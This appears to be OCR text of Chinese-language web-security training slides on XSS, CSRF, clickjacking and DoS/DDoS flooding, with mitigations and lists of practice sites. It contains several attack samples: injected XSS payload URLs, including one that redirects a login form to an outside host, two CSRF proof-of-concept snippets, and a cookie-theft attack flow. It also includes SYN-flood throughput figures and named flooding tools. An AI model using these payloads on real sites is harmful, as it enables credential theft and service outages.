
寫入式XSS範例


敦陽 APPFW Demo Server - Windows Internet Explorer
http://192.168.153.130/
Google
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
敦陽 APPFW Demo Server
Stark Technology Inc.
敦陽科技股份有限公司
人才 ∘ 速度 ∘ 紀律 ∘ 分享
首頁
01.HTTP PUT
02.SQL中出
03.XSS跨站
03.XSS留言
04.欄位格式
05.Cookie偽冒
06.繞過登入
07.個資外洩
留言系統
您的大名：
我是帥哥
輸入你想給予的意見：
堅決杜絕色情
<iframe src=http://www.playboy.com>
送出查詢
Reset
網際網路
100%

寫入式流程範例

- 駭客發文：「管理者是白癡！」，內文含偷取cookie的語法
- 管理者用管理權限登入看文，殺文
- 管理者cookie被偷走
- 駭客利用管理者權限登入後台
- 利用資料庫備份拿下主機，建立跳板

一個沒有名字的站


[讨论]号称台湾最大的blog站点(无名小站)存在严重XSS漏洞 - 技术讨论{ Technique Discussions } - 邪恶八进制信息安全团队技术讨论组 努力为...
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁 搜尋 我的最愛
網址(D) https://forum.eviloctal.com/read-htm-tid-26114.html
移至
Google "無名小站.rar" 開始 書籤 6 已攔截 拼字檢查 翻譯 傳送到 設定
‹‹ 上一主題 | 下一主題 ››
回 复
新 帖
[讨论]号称台湾最大的blog站点(无名小站)存在严重XSS漏洞
打印
peters
晶莹剔透§烈日灼然
帖子 1
精华 0
积分 5
阅读权限 40
在线时间 0 小时
注册时间 2006-5-29
最后登录 2006-11-23
发短消息 加为好友
当前离线
发表于 2006-11-18 15:32 只看该作者
小 中 大 楼主
[讨论]号称台湾最大的blog站点(无名小站)存在严重XSS漏洞
议题原创：Peter
信息来源：邪恶八进制信息安全团队（www.eviloctal.com）
号称台湾最大的BLOG站点（无名小站）存在严重XSS漏洞 以下是截图，可以获得所有用户的信息--
BY:Peter
www.wretch.cc
附件
无名小站.rar (73 KB)
2006-11-18 15:32, 下载次数: 296
完成
網際網路

反射式XSS範例


http://test.sti.com.tw/03_submit.asp?querystring=%3C%2F%63%65%6E%74%65%72%3E%B0%B2%B5%6E%A4%4A%AD%B6%AD%B1%3C%62%72%3E%3C%66%6F%72%6D%20%61%63%74%69%6F%6E%3D%68%74%74%70%3A%2F%2F%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D%2E%74%77%2F%73%65%61%72%63%68%3E%A8%CF%A5%CE%AA%CC%A8%AD%A4%C0%C3%D2%B8%B9%A1%47%3C%62%72%3E%3C%69%6E%70%75%74%20%74%79%70%65%3D%22%74%65%78%74%22%20%6E%61%6D%65%3D%22%75%73%65%72%6E%61%6D%65%22%20%73%69%7A%65%3D%22%35%30%22%3E%3C%62%72%3E%A8%CF%A5%CE%AA%CC%B1%4B%BD%58%A1%47%3C%62%72%3E%3C%69%6E%70%75%74%20%74%79%70%65%3D%22%74%65%78%74%22%20%6E%61%6D%65%3D%22%71%22%20%73%69%7A%65%3D%22%31%32%22%3E%3C%69%6E%70%75%74%20%74%79%70%65%3D%22%73%75%62%6D%69%74%22%3E%3C%2F%66%6F%72%6D%3E%3C%62%72%3E%3C%62%72%3E%3C%62%72%3E

造成 XSS 問題的 URL

- https://login.yahoo.com/config/login?.pd=c%3d%2522%253e%253cscript%3eeval(unescape(%2522%252564%25256F%252563%252575%25256D%252565%25256E%252574%25252E%252567%252565%252574%252545%25256C%252565%25256D%252565%25256E%252574%252573%252542%252579%25254E%252561%25256D%252565%252528%252522%25256C%25256F%252567%252569%25256E%25255F%252566%25256F%252572%25256D%252522%252529%25255B%252530%25255D%25252E%252561%252563%252574%252569%25256F%25256E%25253D%252522%252568%252574%252574%252570%25253A%25252F%25252F%252577%252577%252577%25252E%25257A%252575%252573%25256F%25252E%25256F%252572%252567%25252E%252574%252577%25252F%252564%252565%25256D%25256F%25252E%252570%252568%252570%252522%2522))%253c/script%253e%253cscript

Clickjacking

- XSS原理的另一種應用：在原始頁面上覆蓋隱形輸入頁



Cross Site Request Forgery

- Cross-Site Request Forgery (CSRF)(XSRF)
- 攻擊者讓已登入該網站的使用者在不知情的狀況下發出某項交易請求給網站並執行成功。
- 攻擊流程
  - 找到網站有問題的網址(或表單)
  - 客製出惡意網址鏈結
  - 透過留言板、電子郵件或自建的惡意網站等手法散播

CSRF (Cross Site Request Forgery)

CSRF POC - 1

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="http:example.com/test" method="POST"
enctype="text/plain">
<input type="hidden" name='{"added":
[{"id":"1","title":"testing"}],"changed":[],"removed":
[]}' />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

CSRF POC 3

```
<script language="javascript" type="text/javascript">

function jsonreq()
{
var xmlhttp = new XMLHttpRequest(); // new HttpRequest instance
xmlhttp.open("POST", "http://example.com/test", true);
xmlhttp.setRequestHeader("Content-Type",
"application/json;charset=UTF-8");
xmlhttp.send(JSON.stringify({"added":[{"id":"1","title":"testing3"}]));
}

jsonreq();

</script>
```

Vulnerable Web Application Package

- Damn Vulnerable Web Application
  - http://www.dvwa.co.uk/
- Badstore
  - http://www.badstore.net/
- Mutillidae
  - http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10
- Metasploitable
  - http://www.offensive-security.com/metasploit-unleashed/Metasploitable
- PwnOS
  - http://code.google.com/p/pwnos/
- Virtual Hacking Lab
  - http://sourceforge.net/projects/virtualhacking/files/os/
- Dojo
  - http://www.mavensecurity.com/web_security_dojo/
- Web Application Exploits and Defenses
  - http://google-gruyere.appspot.com/

OWASP

- WebGoat Project
  - https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- Vicnum Project
  - https://www.owasp.org/index.php/Category:OWASP_Vicnum_Project
- Hackademic Challenges Project
  - https://www.owasp.org/index.php/OWASP_Hackademic_Challenges_Project
- Insecure Web App Project
  - https://www.owasp.org/index.php/Category:OWASP_Insecure_Web_App_Project

McAfee

- Hacme Casino
  - http://www.mcafee.com/tw/downloads/free-tools/hacme-casino.aspx
- Hacme Bank
  - http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx/
- Hacme Bank - Android
  - http://www.mcafee.com/us/downloads/free-tools/hacme-bank-android.aspx
- Hacme Books
  - http://www.mcafee.com/us/downloads/free-tools/hacmebooks.aspx
- Hacme Shipping
  - http://www.mcafee.com/us/downloads/free-tools/hacmeshipping.aspx
- Hacme Travel
  - http://www.mcafee.com/us/downloads/free-tools/hacmetravel.aspx

Live Site

- SPIDYNAMICS - free Bank online
  - http://zero.webappsecurity.com/
- Cenzic - Crack Me Bank
  - http://crackme.cenzic.com/
- Watchfire - AltoroMutual
  - http://demo.testfire.net/
- Acunetix
  - acuforum
    - http://testasp.vulnweb.com/
  - acublog
    - http://testaspnet.vulnweb.com/
  - acuart
    - http://testphp.vulnweb.com/

Wargames (1)

- http://wargame.chroot.org/
- http://trythis0ne.com/
- http://www.dareyourmind.net/
- http://www.smashthestack.org/
- http://www.pulltheplug.org/wargames/
- http://www.hackquest.de/

Wargames (2)

- http://www.hackergames.net/
- http://www.hack4u.org/
- http://www.hackthissite.org/
- http://www.darksigns.com/
- http://www.crackmes.de/
- http://www.rootthisbox.org/
- http://www.hackr.org/
- http://www.mod-x.com/

Wargames (3)

- http://www.hackits.de/
- http://quiz.ngsec.com/game3/
- http://www.hack.ae/
- http://www.hackerplayground.com/
- http://roothack.org/
- http://www.try2hack.nl/
- http://dualpage.muz.ro/webgame

DOS/DDOS

- DOS – Denial Of Service
  - 藉由各種的攻擊手法，使資訊服務無法正常運作
- DDOS – Distributed DOS
  - 由多重來源進行攻擊，使資訊服務無法正常運作
- 目的
  - 勒索獲利
  - 打擊競爭對手
  - 政治意圖
  - 引人注意
  - 練功

DoS的攻擊目標

- 破壞目標實體設備
- 癱瘓目標服務網路
  - 干擾連線 (Disrupt connection)
  - 頻寬消耗(Bandwidth Depletion)
- 打擊目標主機或服務程式
  - 弱點攻擊(Exploitation)
  - 資源消耗(Resource Depletion)
- 阻礙個體使用者

DoS的攻擊目標

- 破壞目標實體設備
- 癱瘓目標服務網路
  - 干擾連線 (Disrupt connection)
  - 頻寬消耗(Bandwidth Depletion)
- 打擊目標主機或服務程式
  - 弱點攻擊(Exploitation)
  - 資源消耗(Resource Depletion)
- 阻礙個體使用者

實體破壞

- 機房主機
- 網路設備
- 無線AP
- 網路線
- 網路/實像攝影機
- 硬碟I/O
- 水電資源

干擾連線

- NetCut
- (Wireless) De-authentication


不同層級頻寬消耗

- **頻寬**攻擊：灌爆頻寬，一般採用Stateless(可偽冒來源)
  - SYN Flood
  - ACK/RST Flood
  - UDP/ICMP Flood
  - Fragment Packet Attack
  - Any packet flooding (ip/tcp/udp/icmp/…)
- **網路設備**攻擊：癱瘓路由器、防火牆、負載平衡器、入侵防禦系統 … 等網路設備
  - Syn/ack/rst/connection … 等等
- **增強效果(Amplification)**攻擊：放大攻擊的技巧
  - Fraggle, Smurf, DrDoS, DNS/NTP Amplificationattack


SYN Flood

- 發送大量的 SYN 封包，使網路設備、或伺服器的 Session Table 連線狀態陷入 SYN_RCVD，而無法接受新連線
- 只要 [發送速率] > [Timeout速率]，即可讓服務一直處於癱瘓狀態
- 防護方式
  - SYN Proxy / Server
    - 加大 Table
    - 縮短 timeout
  - SYN Cookie
  - RFC 4987

SYN Flood DDOS Attack



正常建立TCP連線



填滿
Session Table！

SYN Flooding

讓目標設備保持在SYN_RECV

簡單的算式

- SYN 封包
  - IP + TCP Header length = 46 bytes
  - Ethernet Frame size = 64 bytes
  - 實際運作時加上overhead平均長度 = 84 bytes
- 1Mbps 的頻寬約可發出 1560 pps SYN
  - 100Mbps ＝＞ 156,000 pps SYN
    - 已足已癱瘓大部份中階之防火牆
  - 500Mbps ＝＞ 780,190 pps SYN
    - 許多高階設備亦無法承受
- 一般資安設備的 New Session/s 大部份不高

影響攻擊效率的因素

- 頻寬
  - 100 Mbps
    - ~ 156,000 pps
  - 1000 Mbps
    - ~ 1,560,000 pps
  - 10Gbps !?
    - !? !? !? !? !?
- 攻擊程式之效率
- 肉雞等級
  - CPU
  - NIC
- 肉雞平台
  - Linux
  - UNIX-based
  - Windows

經過優化的攻擊程式

- 測試實例
  - On Linux 2.6 kernel
  - Intel chip NIC
  - 一台Thinkpad X220
- 結果：1,000,000 pps

RFC 4987

- TCP SYN Flooding Attacks and Common Mitigations
  - Filtering
  - Increasing Backlog
  - Reducing SYN-RECEIVED Timer
  - Recycling the Oldest Half-Open TCB
  - SYN Cache
  - SYN Cookies
  - Hybrid Approaches
  - Firewalls and Proxies

Attack Tools

- http://www.packetstormsecurity.org/
- Before WinXP sp1
  - hping
  - HGod
  - ……
- After WinXP sp1
  - Using WinPcap
- Linux
  - tfn/tfn2k
  - juno.c
  - synk4.c
  - netflood.cpp
  - d0s.pl

ACK/RST Flood

- 假造來源發送大量的ACK/RST封包
- Firewall、Proxy、L4、或任何主機，將需搜尋本身之Session Table，若未存在該連線則回應 RST (或 Drop 封包)
- 兩種效果 –
  - 使網路設備、或主機負荷升高
  - 使Outbound頻寬滿載
- 缺點 –
  - Stateful 設備（例如防火牆）會直接Drop封包

UDP/ICMP Flood

- 假造來源發送大量的UDP/ICMP封包
- 多數攻擊程式在刻製封包的overhead較TCP為低，故封包發送速度快、內容易客製
- 攻擊目的－使目標頻寬滿載
- 阻擋方式－
  - 以Firewall或ACL攔截過濾封包
  - 以IPS辨識非正常協定之封包
  - 設定QOS限制PPS

UDP Flood

- Windows
  - 阿拉丁洪水攻擊器
- Linux
  - pktgen (kernel module)
  - Scapy
    - http://www.secdev.org/projects/scapy/

Fragment Packet Flood

- 發送大封包時，切割為眾多小封包進行傳送
- 使主機或網路設備虛耗大量時間於重組封包，而導致負荷升高、處理速度降低
- 阻擋方式 –
  - 阻擋由外至內的切割封包
  - 禁止特定協定的封包切割行為

增強效果攻擊

- Fraggle
- Smurf
- DrDoS
- DNS/NTP Amplification Attack


Fraggle

- 假造來源，發送 udp 封包至Broadcast Address
  - port 7 (echo)
  - port 19 (chargen)
- 該網段所有機器將會回應UDP封包至欲攻擊目標，而使網路癱瘓
- 注意 –
  - 目前 Firewall 皆可攔截
  - Internet 上多數Router皆已不轉發目標為Broadcast Address之封包 (no ip directed-broadcast)
  - 關閉該 UDP 服務


Smurf

- 假造來源，發送 icmp echo-request封包至 Broadcast Address
- 該網段所有機器將會回應icmp echo-reply封包至欲攻擊目標，而使網路癱瘓
- 注意 –
  - 目前 Firewall 皆可攔截
  - Internet 上多數Router皆已不轉發目標為Broadcast Address之封包 (no ip directed-broadcast)
  - 目前Windows 已改為不回應 ICMP Broadcast 封包
  - Linux 調過參數後亦可不回應 (net.ipv4.icmp_echo_ignore_broadcasts)

Smurf 示意圖


Attacker
ICMP_ECHO_REQ
Source: Target
Destination: 10.1.1.255
Target
網路設備
ICMP_ECHO_REPLY
Source: 10.1.1.* 主機
Destination: Target

